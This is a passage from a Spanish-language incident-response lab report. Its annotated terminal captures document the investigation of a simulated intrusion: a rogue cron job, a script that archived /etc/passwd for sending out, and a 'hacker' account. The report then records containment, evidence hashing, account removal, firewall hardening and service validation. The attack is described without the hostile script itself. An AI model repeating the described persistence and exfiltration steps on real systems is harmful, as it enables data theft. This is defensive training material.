sysadmin@4geeks-server:~$ sudo cat /opt/scripts/logrotate.sh
#!/bin/bash
logrotate /etc/logrotate.conf
sysadmin@4geeks-server:~$ _

```

Figura C-3. backup2.sh y sus metadatos.

Lectura de la evidencia: El contenido de backup2.sh documenta las tres acciones esenciales: comprimir, preparar el archivo y enviarlo al receptor indicado.

```

Device: 802h/2050d      Inode: 41      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/   root)   Gid: (    0/   root)
Access: 2026-08-13 19:30:02.007999320 +0000
Modify: 2026-08-13 22:15:01.963848259 +0000
Change: 2026-08-13 22:15:01.963848259 +0000
  Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /tmp/secrets.tgz
34099b9303cbdaa02743247aa39517a71558b24898a50fadaa4d35092d602b6d  /tmp/secrets.tgz
sysadmin@4geeks-server:~$ sudo tar -tfz /tmp/secrets.tgz
tar: z: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
sysadmin@4geeks-server:~$ sudo tar -tzf /tmp/secrets.tgz
etc/passwd
sysadmin@4geeks-server:~$ sudo stat /etc/cron.d/sys-maintenance
  File: /etc/cron.d/sys-maintenance
  Size: 44      Blocks: 8      IO Block: 4096   regular file
Device: 802h/2050d      Inode: 788265      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/   root)   Gid: (    0/   root)
Access: 2026-08-13 19:29:29.935999810 +0000
Modify: 2025-06-23 15:08:58.436041841 +0000
Change: 2025-06-23 15:08:58.436041841 +0000
  Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /etc/cron.d/sys-maintenance
7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6  /etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ sudo grep -Ei 'cron|backup2|secrets.tgz' /var/log/syslog | tail -50
Jun 21 19:04:11 4geeks-server cron[804]: (CRON) INFO (pidfile fd = 3)
Jun 21 19:04:11 4geeks-server cron[804]: (CRON) INFO (Running @reboot jobs)
Jun 21 19:17:01 4geeks-server CRON[1906]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly
)
Jun 21 20:17:01 4geeks-server CRON[5312]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly
)
Jun 23 12:55:30 4geeks-server cron[731]: (CRON) INFO (pidfile fd = 3)
Jun 23 12:55:30 4geeks-server cron[731]: (CRON) INFO (Running @reboot jobs)
Jun 23 13:17:01 4geeks-server CRON[2209]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly
)
Binary file /var/log/syslog matches
sysadmin@4geeks-server:~$ _

```

Figura C-4. Generación y contenido de secrets.tgz.

Lectura de la evidencia: La inspección lista etc/passwd como contenido de secrets.tgz. También conserva metadatos y huellas relacionados, pero no prueba que el receptor haya recibido el archivo.

```

sysadmin@4geeks-server:~$ sudo ls -la /etc/cron.d/
total 24
drwxr-xr-x  2 root root 4096 Aug 13 23:01 .
drwxr-xr-x 100 root root 4096 Jun 23  2025 ..
-rw-r--r--  1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--  1 root root   41 Jun 21  2025 logrotate
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--  1 root root  190 Mar 14  2023 popularity-contest
sysadmin@4geeks-server:~$ _

```

Figura C-5. Contención y verificación del cron.

Lectura de la evidencia: La lista posterior de /etc/cron.d ya no muestra sys-maintenance. Junto con la ausencia de la siguiente ejecución esperada documentada en la cronología, confirma la contención.

```

sysadmin@4geeks-server:~$ sudo systemctl reset-failed fwupd-refresh.service fwupd.service
sysadmin@4geeks-server:~$ sudo systemctl --failed
UNIT LOAD ACTIVE SUB DESCRIPTION
0 loaded units listed.
sysadmin@4geeks-server:~$ if [ -f /var/run/reboot-required ]; then echo "[PENDIENTE] Reinicio requerido"; cat /var/run/reboot-required.pkgs; else echo "[OK] No se requiere reinicio"; fi
[OK] No se requiere reinicio
sysadmin@4geeks-server:~$ sudo sshd -T | grep -E '^(permitrootlogin|passwordauthentication|pubkeyauthentication|maxauthtries|loggingracetime|x11forwarding|allowusers)'
loggingracetime 30
maxauthtries 3
permitrootlogin no
pubkeyauthentication yes
passwordauthentication yes
x11forwarding no
allowusers sysadmin
sysadmin@4geeks-server:~$ _

```

Figura C-6. Configuración efectiva de SSH.

Lectura de la evidencia: La salida muestra los valores efectivos de SSH, que son los que realmente aplica el servicio después de combinar sus archivos de configuración.

```

59 19175 ACCEPT      udp -- * * 0.0.0.0/0 0.0.0.0/0 ctstate NEW
Chain ufw-user-forward (1 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-input (1 references)
pkts bytes target      prot opt in      out     source      destination
0 0 ACCEPT      tcp -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:22
0 0 ACCEPT      udp -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:22
0 0 ACCEPT      tcp -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:80
0 0 ACCEPT      udp -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:80
0 0 ACCEPT      tcp -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:21
0 0 ACCEPT      udp -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:21
Chain ufw-user-limit (0 references)
pkts bytes target      prot opt in      out     source      destination
0 0 LOG          all -- * * 0.0.0.0/0 0.0.0.0/0 limit: avg
3/min burst 5 LOG flags 0 level 4 prefix "[UFW LIMIT BLOCK] "
0 0 REJECT      all -- * * 0.0.0.0/0 0.0.0.0/0 reject-with
icmp-port-unreachable
Chain ufw-user-limit-accept (0 references)
pkts bytes target      prot opt in      out     source      destination
0 0 ACCEPT      all -- * * 0.0.0.0/0 0.0.0.0/0
Chain ufw-user-logging-forward (0 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-logging-input (0 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-logging-output (0 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-output (1 references)
pkts bytes target      prot opt in      out     source      destination
sysadmin@4geeks-server:~$ _

```

Figura C-7. Reglas de firewall.

Lectura de la evidencia: Las reglas visibles corresponden a la exposición inicial. Se conservaron para justificar la reducción posterior de puertos y orígenes permitidos.

```

sysadmin@4geeks-server:~$ sudo grep -Ev '^([[:space:]]*(#|$)' /etc/vsftpd.conf
listen=NO
listen_ipv6=YES
anonymous_enable=NO
local_enable=YES
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
sysadmin@4geeks-server:~$ _

```

Figura C-8. Configuración FTP.

Lectura de la evidencia: La configuración confirma acceso de usuarios locales sin TLS. El dato se documenta como riesgo de hardening, no como vector de intrusión demostrado.

```

sysadmin@4geeks-server:~$ sudo ls -lah /var/log/apache2/
total 12K
drwxr-x---  2 root adm    4.0K Jun 21  2025 .
drwxrwxr-x 10 root syslog 4.0K Aug 13 19:29 ..
-rw-r-----  1 root adm      0 Jun 21  2025 access.log
-rw-r-----  1 root adm    1.9K Aug 13 19:29 error.log
-rw-r-----  1 root adm      0 Jun 21  2025 other_vhosts_access.log
sysadmin@4geeks-server:~$ _

```

Figura C-9. Estado de Apache y contenido web.

Lectura de la evidencia: La revisión conjunta de servicio, registros y directorio web no reveló archivos o solicitudes vinculadas con los indicadores del incidente.

```

sysadmin@4geeks-server:~$ sudo find /root/ir-evidence -maxdepth 1 -type f ! -name 'SHA256SUMS.txt' -
exec sha256sum {} \; | sudo tee /root/ir-evidence/SHA256SUMS.txt
7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6 /root/ir-evidence/sys-maintenance.
quarantined
98cbfd3e0fcd472efe570cfd4038f1d5c9b746e1b82caf6ab17161eb4ecf522b /root/ir-evidence/backup.log
7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6 /root/ir-evidence/sys-maintenance
46d4ea4984767a0b8f053853a30f7a45db4ea67750f03f92caea1f5f2d328cc2 /root/ir-evidence/reports.bash_his
tory
f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969 /root/ir-evidence/backup2.sh
24bfa4c456357751c808f1df22fb349e6cc7f8e821f2af605b27cc0b0d69268e /root/ir-evidence/credentials.txt
6fa8e16e79e9d5ce9c2f70d35e3d115f045e585d157427a0b69a15abb6b7d65b /root/ir-evidence/reports.note
35e1f36e9a5ff5bdb95996c6056eb7126f5f72e728be12f62953167cdf1212 /root/ir-evidence/chat.txt
e7eceb03d38bbcb37ee88aab2e380a01743ce58ef99b6ae388d3aa1cb7b422f9 /root/ir-evidence/install.sh
34099b9303cbdaa02743247aa39517a71558b24898a50fadaa4d35092d602b6d /root/ir-evidence/secrets.tgz

```

Figura C-10. Hashes SHA-256 de evidencias.

Lectura de la evidencia: Las huellas permiten comparar el material preservado con los originales observados. Una coincidencia demuestra igualdad de contenido en ese momento.

```
sysadmin@4geeks-server:~$ sudo passwd -l hacker
passwd: password expiry information changed.
sysadmin@4geeks-server:~$ sudo passwd -S hacker
hacker L 06/23/2025 0 99999 7 -1
sysadmin@4geeks-server:~$ sudo usermod -s /usr/sbin/nologin hacker
sysadmin@4geeks-server:~$ getent passwd hacker
hacker:x:1002:1002::/home/hacker:/usr/sbin/nologin
sysadmin@4geeks-server:~$ pgrep -a -u hacker
sysadmin@4geeks-server:~$ ps -u hacker -f
UID          PID    PPID  C STIME TTY          TIME CMD
sysadmin@4geeks-server:~$ _
```

Figura C-11. Bloqueo de hacker y nologin.

Lectura de la evidencia: El bloqueo y nologin redujeron inmediatamente el riesgo de uso de hacker mientras se conservaba su directorio personal para el análisis.

Nota de cierre: este documento consolida la investigación y el cierre técnico de la Fase 2. Las capturas del Anexo D aportan evidencia visual de las principales acciones de erradicación, recuperación y validación final.

Anexo D. Cierre de erradicación y recuperación

Este anexo reúne las verificaciones finales de erradicación y recuperación. Las copias de los artefactos analizados permanecen en /root/ir-evidence y pueden contrastarse mediante sus valores SHA-256.

Control	Resultado final	Evidencia
Artefactos	Eliminados del sistema activo	rm -v + ausencia verificada
Identidad	hacker eliminada; reports rotada	getent vacío + passwd -S
Red	FTP cerrado; SSH/HTTP internos	UFW + ss
Recuperación	80 paquetes y Wazuh actualizados	APT + systemd
Servicios	SSH y Apache validados	sshd -t + HTTP 200
Cuenta privilegiada	Manipulación atribuida a sysadmin; revisión residual	auth.log + sudo + historiales correlacionados

```
sysadmin@4geeks-server:~$ sudo rm -v -- /usr/local/bin/backup2.sh /home/reports/install.sh /home/reports/chat.txt /opt/.archive/credentials.txt
removed '/usr/local/bin/backup2.sh'
removed '/home/reports/install.sh'
removed '/home/reports/chat.txt'
removed '/opt/.archive/credentials.txt'
sysadmin@4geeks-server:~$ _
```

Figura D-1. Eliminación explícita de los artefactos originales.

Lectura de la evidencia: La salida removed confirma la eliminación explícita de los artefactos en sus rutas activas. La acción se realizó después de conservar y comparar las copias.

```
sysadmin@4geeks-server:~$ sudo ls -l /usr/local/bin/backup2.sh /home/reports/install.sh /home/reports/chat.txt /opt/.archive/credentials.txt
ls: cannot access '/usr/local/bin/backup2.sh': No such file or directory
ls: cannot access '/home/reports/install.sh': No such file or directory
ls: cannot access '/home/reports/chat.txt': No such file or directory
ls: cannot access '/opt/.archive/credentials.txt': No such file or directory
sysadmin@4geeks-server:~$
```

Figura D-2. Verificación posterior: los artefactos ya no existen en sus rutas activas.

Lectura de la evidencia: Los mensajes No such file or directory son aquí el resultado esperado: verifican que los archivos ya no estaban disponibles en las ubicaciones operativas.

```
sysadmin@4geeks-server:~$ sudo userdel -r hacker
userdel: hacker mail spool (/var/mail/hacker) not found
sysadmin@4geeks-server:~$ getent passwd hacker
sysadmin@4geeks-server:~$ sudo test ! -d /home/hacker && echo "[OK] Cuenta y directorio de hacker eliminados"
[OK] Cuenta y directorio de hacker eliminados
sysadmin@4geeks-server:~$
```

Figura D-3. Eliminación de la cuenta hacker y de su directorio personal después de preservar la evidencia.

Lectura de la evidencia: userdel retiró la cuenta y el directorio personal; la advertencia sobre el buzón inexistente no invalida la eliminación. La comprobación posterior confirma ambos resultados.

```

sysadmin@4geeks-server:~$ sudo passwd reports
New password:
Retype new password:
passwd: password updated successfully
sysadmin@4geeks-server:~$ sudo passwd -S reports
reports P 08/18/2026 0 99999 7 -1

```

Figura D-4. Rotación de la contraseña de reports.

Lectura de la evidencia: passwd informa que la contraseña de reports fue actualizada y el estado P confirma que la cuenta conserva una contraseña válida después de la rotación.

```

Rule deleted
Rule deleted (v6)
sysadmin@4geeks-server:~$ sudo ufw delete allow 80
Rule deleted
Rule deleted (v6)
sysadmin@4geeks-server:~$ sudo ufw delete allow 21
Rule deleted
Rule deleted (v6)
sysadmin@4geeks-server:~$ sudo ufw reload
Firewall reloaded
sysadmin@4geeks-server:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
22/tcp ALLOW IN 192.168.56.0/24 # SSH red interna
80/tcp ALLOW IN 192.168.56.0/24 # HTTP red interna

sysadmin@4geeks-server:~$ sudo ss -tulpn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
users:(("systemd-resolve",pid=691,fd=12))
udp UNCONN 0 0 192.168.56.103%enp0s3:68 0.0.0.0:*
users:(("systemd-network",pid=689,fd=15))
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
users:(("systemd-resolve",pid=691,fd=13))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
users:(("sshd",pid=781,fd=3))
tcp LISTEN 0 128 [::]:22 [::]:*
users:(("sshd",pid=781,fd=4))
tcp LISTEN 0 511 *:80 *:
users:(("apache2",pid=2827,fd=4),("apache2",pid=2826,fd=4),("apache2",pid=793,fd=4))
sysadmin@4geeks-server:~$ _

```

Figura D-5. UFW restringido a la red interna y ausencia del puerto FTP 21.

Lectura de la evidencia: UFW limita SSH y HTTP a 192.168.56.0/24 y la lista de sockets ya no muestra el puerto 21. Esto confirma el cierre de FTP y la reducción de exposición.

```
sysadmin@4geeks-server:~$ ip -br address
lo                UNKNOWN      127.0.0.1/8 ::1/128
enp0s3            UP            192.168.56.103/24 fe80::a00:27ff:fe6d:2193/64
enp0s8            UP            10.0.3.15/24 fd17:625c:f037:3:a00:27ff:fe45:451e/64
sysadmin@4geeks-server:~$ ip route
default via 10.0.3.2 dev enp0s8 proto dhcp src 10.0.3.15 metric 100
10.0.3.0/24 dev enp0s8 proto kernel scope link src 10.0.3.15
10.0.3.2 dev enp0s8 proto dhcp scope link src 10.0.3.15 metric 100
192.168.56.0/24 dev enp0s3 proto kernel scope link src 192.168.56.103
sysadmin@4geeks-server:~$ _
```

Figura D-6. Recuperación controlada: Host-Only conservado y NAT activo en enp0s8.

Lectura de la evidencia: enp0s3 conserva la red Host-Only del laboratorio y enp0s8 aporta una ruta NAT temporal. La separación permitió actualizar sin abandonar la red de administración interna.

```
sysadmin@4geeks-server:~$ ping -c 3 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data:
64 bytes from 1.1.1.1: icmp_seq=1 ttl=255 time=18.6 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=255 time=18.4 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=255 time=18.0 ms

--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 18.037/18.342/18.557/0.221 ms
sysadmin@4geeks-server:~$ getent hosts archive.ubuntu.com
2606:4700:10::ac42:98b0 archive.ubuntu.com.cdn.cloudflare.net archive.ubuntu.com
2606:4700:10::6814:1cf6 archive.ubuntu.com.cdn.cloudflare.net archive.ubuntu.com
sysadmin@4geeks-server:~$
```

Figura D-7. Conectividad IP y resolución DNS verificadas.

Lectura de la evidencia: Las respuestas de 1.1.1.1 prueban conectividad IP y getent confirma resolución DNS. Ambas comprobaciones eran necesarias antes de actualizar paquetes.

```

sysadmin@4geeks-server:~$ sudo systemctl daemon-reload
sysadmin@4geeks-server:~$ sudo systemctl enable --now wazuh-agent
sysadmin@4geeks-server:~$ sudo systemctl status wazuh-agent -no-pager -l
Failed to parse lines 'o-pager'
sysadmin@4geeks-server:~$ sudo systemctl status wazuh-agent --no-pager -l
• wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2026-08-19 16:07:36 UTC; 3min 6s ago
     Tasks: 28 (limit: 4588)
    Memory: 23.0M
    CGroup: /system.slice/wazuh-agent.service
            └─6139 /var/ossec/bin/wazuh-execd
               6157 /var/ossec/bin/wazuh-agentd
               6178 /var/ossec/bin/wazuh-syscheckd
               6192 /var/ossec/bin/wazuh-logcollector
               6208 /var/ossec/bin/wazuh-modulesd

Aug 19 16:07:28 4geeks-server systemd[1]: Starting Wazuh agent...
Aug 19 16:07:28 4geeks-server env[6080]: Starting Wazuh v4.14.7...
Aug 19 16:07:29 4geeks-server env[6080]: Started wazuh-execd...
Aug 19 16:07:30 4geeks-server env[6080]: Started wazuh-agentd...
Aug 19 16:07:31 4geeks-server env[6080]: Started wazuh-syscheckd...
Aug 19 16:07:32 4geeks-server env[6080]: Started wazuh-logcollector...
Aug 19 16:07:34 4geeks-server env[6080]: Started wazuh-modulesd...
Aug 19 16:07:36 4geeks-server env[6080]: Completed.
Aug 19 16:07:36 4geeks-server systemd[1]: Started Wazuh agent.

```

Figura D-8. Wazuh Agent 4.14.7 restaurado, habilitado y en ejecución.

Lectura de la evidencia: systemd muestra Wazuh Agent habilitado y activo con sus módulos en ejecución. Esto restaura la capacidad de monitoreo del servidor.

```

sysadmin@4geeks-server:~$ sudo sshd -t && echo "[OK] SSH valido"
[OK] SSH valido
sysadmin@4geeks-server:~$ sudo apache2ctl configtest
Syntax OK
sysadmin@4geeks-server:~$ curl -I http://127.0.0.1
HTTP/1.1 200 OK
Date: Wed, 19 Aug 2026 16:30:12 GMT
Server: Apache
Last-Modified: Sat, 21 Jun 2025 20:01:12 GMT
ETag: "22-6381a70c77f21"
Accept-Ranges: bytes
Content-Length: 34
Content-Type: text/html

sysadmin@4geeks-server:~$

```

Figura D-9. Validación final: SSH válido, Apache Syntax OK y respuesta HTTP 200.

Lectura de la evidencia: sshd -t y apache2ctl configtest validan las configuraciones; curl recibe HTTP 200 desde el servicio local. Son pruebas finales de funcionamiento después de la remediación.

Declaración de cierre

Los mecanismos conocidos se consideran contenidos y erradicados dentro del alcance del laboratorio: no reaparecieron los artefactos, la persistencia ni los procesos asociados, y los servicios necesarios fueron validados. Dado que la preparación técnica se atribuye a sysadmin, la recuperación exige rotar y auditar esa cuenta como medida residual de seguridad.